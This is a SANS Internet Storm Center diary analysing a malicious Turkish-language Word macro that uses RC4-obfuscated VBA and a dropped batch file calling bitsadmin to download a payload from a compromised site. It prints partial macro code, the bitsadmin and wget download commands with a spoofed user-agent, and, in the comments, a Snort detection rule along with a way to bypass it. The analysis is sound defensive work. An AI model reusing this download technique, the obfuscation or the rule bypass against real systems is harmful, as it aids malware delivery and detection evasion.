



Internet Storm Center

Search...(IP, Port..)

Search

Sign In

Sign Up

SANS Network Security: Las Vegas Sept 4-9.

Handler on Duty: Guy Bruneau

Threat Level: **Green**

Homepage

Diaries

Podcasts

Jobs

Data

Tools

Contact Us

About Us

Slack Channel

Mastodon

Bluesky

X

previous

next

My next class:

[Reverse-Engineering Malware: Advanced Code Analysis](#) Singapore Nov 18th - Nov 22nd 2024

# Microsoft BITS Used to Download Payloads

Published: 2016-05-05. Last Updated:

2016-05-06 05:04:58 UTC

by [Xavier Mertens](#) (Version: 1)



[7 comment\(s\)](#)

A few day ago, I found an interesting malicious Word document. First of all, the file has a very low score on VT: 2/56 (analysis is available [here](#)). The document is a classic one: Once opened, it asks the victim to enable macro execution if not yet enabled. The document targets Turkish people:



[Homepage](#)

[Diaries](#)

[Podcasts](#)

[Jobs](#)

[Data](#)

[Tools](#)

[Contact Us](#)

[About Us](#)


[Slack Channel](#)

[Mastodon](#)

[Bluesky](#)

[X](#)

**Dikkat:** Bu belge Microsoft Office tarafından korunmaktadır - Eğer aşağıdaki görüntü okunmuyorsa lütfen ilk önce yukarıda çıkan "Düzenlemeyi Etkinleştir" butonuna basınız daha sonra "İçeriği Etkinleştir" butonuna basınız



The OLE document contains of course a malicious macro:

```
$ oledump.py b2a9d203bb135b54319a9e5cafc43824
1:      113 '\x01CompObj'
2:      4096 '\x05DocumentSummaryInformation'
3:      4096 '\x05SummaryInformation'
4:      9398 '1Table'
5:     193456 'Data'
6:       448 'Macros/PROJECT'
7:       41 'Macros/PROJECTwm'
8: M    18073 'Macros/VBA/ThisDocument'
9:      3584 'Macros/VBA/_VBA_PROJECT'
10:      522 'Macros/VBA/dir'
11:     4096 'WordDocument'
```



[Homepage](#)

[Diaries](#)

[Podcasts](#)

[Jobs](#)

[Data](#)

[Tools](#)

[Contact Us](#)

[About Us](#)

[Slack Channel](#)

[Mastodon](#)

[Bluesky](#)

[X](#)

```
ushdushdu = FlushCells("776129CAECFBE48F01DAC78C40B872BB1A005253F63151B
```

```
shdhushuhsd = Base64DecodeString(ushdushdu)
```

The function FlushCells is used to decode this long string. The string is split by sets of two characters, converted into decimal, then the string is unciphered using the key provided in the macro.

```
Public Function FlushCells(text)

    Dim sbox(256) As Integer
    Dim key(256) As Integer
    Dim Text2 As String
    Dim temp As Integer
    Dim a As Long
    Dim i As Integer
    Dim j As Integer
    Dim k As Long
    Dim w As Integer
    Dim cipherby As Integer
    Dim cipher As String
    For w = 1 To Len(text) Step 2
        Text2 = Text2 & Chr(Dec(Mid$(text, w, 2)))
    Next
    i = 0
    j = 0
    jkddd = skdjrr
    encryptkey = "Trafalgar picnicking widower insights competitors lep
RC4Initialize encryptkey, key, sbox
For a = 1 To Len(Text2)
    jkddd = jkddd + " "
    i = (i + 1) Mod 256
    j = (j + sbox(i)) Mod 256
    temp = sbox(i)
    sbox(i) = sbox(j)
    sbox(j) = temp
```



[Homepage](#)

[Diaries](#)

[Podcasts](#)

[Jobs](#)

[Data](#)

[Tools](#)

[Contact Us](#)

[About Us](#)

[Slack Channel](#)

[Mastodon](#)

[Bluesky](#)

[X](#)

Next

FlushCells = cipher

End Function

Once decoded a file is created in %APPDATA%\Roaming\file.bat. It contains this simple code:

```
ping 127.0.0.1 -n 3>null&bitsadmin /transfer myjob /download /priority
```

This is the interesting part. Instead of using a classic Microsoft.XMLHTTP object, the macro download the payload via the tool [Bitsadmin](#). Bitsadmin is a command line tool used to create download or upload jobs and monitor their progress. It is available by default since Windows 7 or Windows Server 2008 R2. "BITS" stands for "Background Intelligent Transfer Service".

Bitsadmin uses its own specific User-Agent that is checked by the compromised website to prevent direct downloads. You must use this one to access the payload: "Microsoft BITS/7.5":

```
$ wget --user-agent="Microsoft BITS/7.5" http://ads.metrofamilyzine.com
```

The analyze of the payload is [here](#) (VT score: 4/56).

Xavier Mertens

ISC Handler - Freelance Security Consultant

[PGP Key](#)

Keywords: [bitsadmin](#) [malware](#) [microsoft](#)

[7 comment\(s\)](#)

My next class:

[Reverse-Engineering Malware: Advanced Code Analysis](#) Singapore Nov 18th - Nov 22nd 2024



## Comments

[Homepage](#)

[Diaries](#)

[Podcasts](#)

[Jobs](#)

[Data](#)

[Tools](#)

[Contact Us](#)

[About Us](#)

[Slack Channel](#)

[Mastodon](#)

[Bluesky](#)

[X](#)

Deployed a quick and a simple SNORT IPS signature to help detect this on the network when it is being used to access a non-Microsoft site (BITS is used for Windows Updates).

```
alert tcp $HOME_NET any -> !$HOME_NET $HTTP_PORTS
(sid:5000014; gid:1; flow:established,to_server;
content:"Microsoft BITS/"; nocase; http_header;
fast_pattern:only; content:!".microsoft.com"; nocase;
http_header; pcre:"/User-Agent: Microsoft BITSV/i";
msg:"Microsoft BITS use to non-Microsoft site"; classtype:bad-unknown; rev:1;)
```

Anonymous  
May 6th 2016  
8 years ago

I've always turned BITS off. Up until around 2007 windows updates would no longer work without BITS. The work-around (already in place) was to firewall and audit all outbound packets. Then came along Windows 8. Not only can you not turn BITS off, you can not even use your network unless Windows 8 determines that you have internet access (via requiring unfiltered outbound connections)

This is absurd, and another reason not to use Windows 8 - 10.

Anonymous  
May 6th 2016  
8 years ago



[Homepage](#)

[Diaries](#)

[Podcasts](#)

[Jobs](#)

[Data](#)

[Tools](#)

[Contact Us](#)

[About Us](#)

[Slack Channel](#)

[Mastodon](#)

[Bluesky](#)

[X](#)

file it's retrieving? e.g.:

```
$ wget --user-agent="Microsoft BITS/7.5"  
http://ads.metrofamilyzine.com/.microsoft.com/ef9a0c52/7e4  
ccb5.bin
```

**Anonymous**  
**May 9th 2016**  
8 years ago

[quote=comment#37047]I'm not familiar with SNORT syntax,  
so a question: could that rule be bypassed by having  
".microsoft.com" in the path of the file it's retrieving? e.g.:

```
$ wget --user-agent="Microsoft BITS/7.5"  
http://ads.metrofamilyzine.com/.microsoft.com/ef9a0c52/7e4  
ccb5.bin[/quote]
```


Yes, it is my understanding that having ".microsoft.com"  
anywhere in the http header would cause this signature to  
not alert.

**Anonymous**  
**May 10th 2016**  
8 years ago

I've got several copies of Windows 10 which work fine with no  
Internet access. I can't guess what led you to that conclusion,  
but I don't think it is correct.


**Anonymous**  
**May 11th 2016**  
8 years ago



 [Homepage](#)

 [Diaries](#)

 [Podcasts](#)

 [Jobs](#)

 [Data](#)

 [Tools](#)

 [Contact Us](#)

 [About Us](#)

 [Slack Channel](#)

 [Mastodon](#)

 [Bluesky](#)

 [X](#)

using it as well: [https://kc.mcafee.com/corporate/index?page=content&id=KB67739&locale=en\\_IN&viewlocale=en\\_IN](https://kc.mcafee.com/corporate/index?page=content&id=KB67739&locale=en_IN&viewlocale=en_IN)

This, combined with the fact that most destination IP addresses the BITS User-Agent connected to (in my logs) were Content Delivery network addresses, make this very difficult to lock down.

**Anonymous**  
**May 12th 2016**  
8 years ago

Yes, you're correct. Very good catch, thank you. :) I'll see if I can redesign this to eliminate that possibility.

Turns out as well, that a lot of software (Google Chrome and Adobe Reader) is using Microsoft BITS for updates, so we're getting a good chunk of false positives. I've also noticed that if you're centrally managing updates with SCCM, it will leverage BITS. We don't trigger on that since we are only looking for Internet-bound traffic, but could be a potential issue for others.

**Anonymous**  
**May 12th 2016**  
8 years ago

[Login here to join the discussion.](#)

[Top of page](#)



[Internet Storm Center](#)

[Sign In](#)


[Sign Up](#)

© 2024 SANS™ Internet Storm Center

Developers: We have an API for you!



[Link To Us](#) [About Us](#) [Handlers](#) [Privacy Policy](#)

 [Homepage](#)

 [Diaries](#)

 [Podcasts](#)

 [Jobs](#)

 [Data](#)

 [Tools](#)


 [Contact Us](#)

 [About Us](#)

 [Slack Channel](#)

 [Mastodon](#)

 [Bluesky](#)

 [X](#)